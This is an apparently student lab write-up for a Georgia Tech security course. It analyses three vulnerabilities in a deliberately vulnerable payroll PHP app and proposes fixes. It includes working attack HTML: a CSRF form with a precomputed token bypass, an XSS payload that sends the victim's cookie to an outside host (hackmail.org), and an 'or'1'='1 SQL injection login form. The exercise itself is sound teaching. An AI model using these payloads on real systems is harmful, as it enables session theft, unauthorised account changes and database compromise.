Name: Youjung Kim


Georgia Tech username: ykim691

Target 1 Partial Credit

The vulnerable code is in account.php:line 23

- Explanation of why the code is vulnerable

A conclusive factor that allows the system to be exploited is the usage of $POST[‘response’] in a conditional clause on Line #23. $POST[‘response’] is part of the HTML request and has a high likelihood to be exploited through an internet connection. Using this value for the verification of user inputs results in the vulnerability of the system.




```
 1 <?php
 2 // initialize global variables, authentication and database connections
 3 include('includes/common.php');
 4 
 5 // if the user is NOT logged in, redirect him to login page
 6 if (!$auth->user_id()) {
 7         header('location: /');
 8 }
 9 
10 
11 // initiate csrf prevention
12 if (!isset($_SESSION['csrf_token'])) $_SESSION['csrf_token'] = mt_rand();
13 
14 // handle the form submission
15 $action = @$_POST['action'];
16 if ($action == 'save') {
17         // verify CSRF protection
18         $expected = 1;
19         $teststr = $_POST['account'].$_POST['challenge'].$_POST['routing'];
20         for ($i = 0; $i < strlen($teststr); $i++) {
21                 $expected = (13337 * $expected + ord($teststr[$i])) % 100000;
22         }
23         if ($_POST['response'] != $expected) {
24                 notify('CSRF attempt prevented!'.$teststr.'--'.$_POST['response'].' != '.$expected, -1);
25         } else {
26                 $accounting = ($_POST['account']).':'.($_POST['routing']);
27                 $db->query("UPDATE users SET accounting='$accounting' WHERE user_id='".$auth->user_id()."'");
28                 notify('Changes saved');
29         }
30 
31 }
32 
```

Target 2 Partial Credit

The vulnerable code is in index.php:line 29

- Explanation of why the code is vulnerable

The code is vulnerable because it is missing an authenticity validation and a filter for input value that is passed from the HTML request. Because of that, when an attacker sends a malicious code, a script source is embedded into index.php and its cookie is stolen.


account.php × index.php × auth.php × *auth_Account.php × t1.html ×


```
// otherwise, display a login page
include('includes/header.php');
?>
   <div class="row">
    <div class="span4 offset1">
     <form method="post">
      <fieldset>
       <legend>Please log in</legend>
       <label>account ID:</label>
       <input type="hidden" name="secret" value="whatdoido?">
       <input type="text" name="login" value="<?php echo @$_POST['login'] ?>">
       <label>Password:</label>
       <input type="password" name="pw">
       <div>
        <button class="btn" type="submit" name="action" value="login">Log In</button>
       </div>
      </fieldset>
     </form>
    </div>
```

Target 3 Partial Credit

The vulnerable code is in auth.php: 58

- Explanation of why the code is vulnerable

The vulnerable part of the code is located in auth.php in line 58. Even though the system creates the variable **$escaped_username** to store user input after filtering in line 45, it does not use the filtered variable. Instead of the filtered variable, the system uses the original user input as it is in line 58 in order to pull the user data. The vulnerability comes when **$username** maliciously includes a destructive sql code or sql which makes some part of query ignored in line 58.



account.php × index.php × auth.php × *auth_Account.php × t1.html ×

```
44        function login($username, $password) {
45                $escaped_username = $this->sqli_filter($username);
46                // get the user's salt
47                $sql = "SELECT salt FROM users WHERE eid='$escaped_username'";
48                $result = $this->db->query($sql);
49                $user = $result->next();
50                // make sure the user exists
51                if (!$user) {
52                        notify('User does not exist', -1);
53                        return false;
54                }
55                // verify the password hash
56                $salt = $user['salt'];
57                $hash = md5($salt.$password);
58                $sql = "SELECT user_id, name, eid FROM users WHERE eid='$username' AND password='$hash'";
59                $userdata = $this->db->query($sql)->next();
60                if ($userdata) {
61                        // awesome, we're logged in
62                        $_SESSION['user_id'] = $userdata['user_id'];
63                        $_SESSION['eid'] = $userdata['eid'];
64                        $_SESSION['name'] = $userdata['name'];
65                } else {
66                        notify('Invalid password', -1);
67                        return false;
68                }
69        }
```


Target 1 Epilogue

- Explanation of why the code is vulnerable and how to fix it

The vulnerability comes from the weak verification process before the system saves the accounting number(**2162983880**) and routing number(**1361871591**). In account.php line #19, the reason for the **$POST[‘challenge’]** to be part of **$teststr** is to prevent the Cross-Site Request Forgery by giving a session ID. However, a poor design of its own hash function in line# 21 provides the same result regardless of a change on session ID. Also, another vulnerability is the **$POST[‘response’]** value can be set in html by passing the result(**43714**) of the hash function and pass the conditional clause in line# 23.
This weakness can be fixed by using a commonly distributed HASH function with an assumption of Weak Collision Resistant.



```
1 <?php
2 // initialize global variables, authentication and database connections
3 include('includes/common.php');
4
5 // if the user is NOT logged in, redirect him to login page
6 if (!$auth->user_id()) {
7         header('location: /');
8 }
9
10
11 // initiate csrf prevention
12 if (!isset($_SESSION['csrf_token'])) $_SESSION['csrf_token'] = mt_rand();
13
14 // handle the form submission
15 $action = @$_POST['action'];
16 if ($action == 'save') {
17         // verify CSRF protection
18         $expected = 1;
19         $teststr = $_POST['account'].$_POST['challenge'].$_POST['routing'];
20         for ($i = 0; $i < strlen($teststr); $i++) {
21                 $expected = (13337 * $expected + ord($teststr[$i])) % 100000;
22         }
23         if ($_POST['response'] != $expected) {
24                 notify('CSRF attempt prevented!'.$teststr.'--'.$_POST['response'].' != '.$expected, -1);
25         } else {
26                 $accounting = ($_POST['account']).':'.($_POST['routing']);
27                 $db->query("UPDATE users SET accounting='$accounting' WHERE user_id='".$auth->user_id()."'");
28                 notify('Changes saved');
29         }
30
31 }
32
```



```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8" />
    <title>XSRF</title>
  </head>
   <body onload="document.forms[0].submit()">
    <form action="http://payroll.gatech.edu/account.php" onsubmit="" method="POST">
    <input type="hidden" name="account" value="2162983880"/>
    <input type="hidden" name="routing" value="1361871591"/>
    <input type="hidden" name="action" value="save"/>
    <input type="hidden" name="response" value="43714"/>
    </form>
  </body>
</html>
```


Target 2 Epilogue

- Explanation of why the code is vulnerable and how to fix it


The first cause of the vulnerability is not having an authenticity validation for the HTML POST request. The solution is adding code to check where the request originated from and if the source is secure or not.

The second is found in index.php line #29. Before assigning a value into login input, there should be a filter to check if the value is suspicious. In this attack, the vulnerability is exploited when a POST request includes a javascript code which sends cookie.

Also, it would be good to implement an input filter to defeat the weakness from using UNICODE. Such as having the restriction on Unicode **“&quot;”** will contribute to stopping the attack.


account.php × | index.php × | auth.php × | *auth_Account.php × | t1.html ×

```
19 // otherwise, display a login page
20 include('includes/header.php');
21 ?>
22    <div class="row">
23     <div class="span4 offset1">
24      <form method="post">
25       <fieldset>
26        <legend>Please log in</legend>
27        <label>account ID:</label>
28        <input type="hidden" name="secret" value="whatdoido?">
29        <input type="text" name="login" value="<?php echo @$_POST['login'] ?>">
30        <label>Password:</label>
31        <input type="password" name="pw">
32        <div>
33         <button class="btn" type="submit" name="action" value="login">Log In</button>
34        </div>
35       </fieldset>
36      </form>
37     </div>
```




```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8" />
    <title>XSS</title>
  </head>
  <body onload="document.forms[0].submit()">
    <form action="http://payroll.gatech.edu/index.php" onsubmit="" method="POST">
    <input type="hidden" name="login" value="&quot;/><script>javascript:void((new
    Image()).src='http://hackmail.org/sendmail.php?' + '&username=haxor&payload=' + document.cookie
    +'&random=' + Math.random());</script><input type=&quot;hidden&quot; value=&quot;"/>
     </form>
  </body>
</html>
```

Target 3 Epilogue


- Explanation of why the code is vulnerable and how to fix it

The vulnerability for the third target is from the use of user input as it is. To fix the problem, the system should make the input pass through a filter to prevent an attack where malicious code is entered along with the user entry.

Also, the filter implemented auth.php is insufficient to remove all risk. For example, equal(=) and suspicious string for SQL injection such as ('or'1'='1) are still allowed. It should enforce its validations by building multiple filter in accordance with the input type and its use. For instance, username, equal(=) is not necessary and should be filtered out.



```php
    function login($username, $password) {
        $escaped_username = $this->sqli_filter($username);
        // get the user's salt
        $sql = "SELECT salt FROM users WHERE eid='$escaped_username'";
        $result = $this->db->query($sql);
        $user = $result->next();
        // make sure the user exists
        if (!$user) {
            notify('User does not exist', -1);
            return false;
        }
        // verify the password hash
        $salt = $user['salt'];
        $hash = md5($salt.$password);
        $sql = "SELECT user_id, name, eid FROM users WHERE eid='$username' AND password='$hash'";
        $userdata = $this->db->query($sql)->next();
        if ($userdata) {
            // awesome, we're logged in
            $_SESSION['user_id'] = $userdata['user_id'];
            $_SESSION['eid'] = $userdata['eid'];
            $_SESSION['name'] = $userdata['name'];
        } else {
            notify('Invalid password', -1);
            return false;
        }
    }
```



```html
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8" />
    <title>SQL Injection</title>
  </head>
  <script>
  function fncDisplayAccount(){
    document.getElementById("targetlogin").value +="'or'1'='1" ;
  }
  </script>
  <body>
    <form action="http://payroll.gatech.edu/index.php" onsubmit="" method="POST">
      <input type="hidden" name="action" value="login"/><br>
      <input name="login" id="targetlogin" value=""/>
      <button id="exploit" onclick="fncDisplayAccount()">Submit</button>
      </form>
  </body>
</html>
```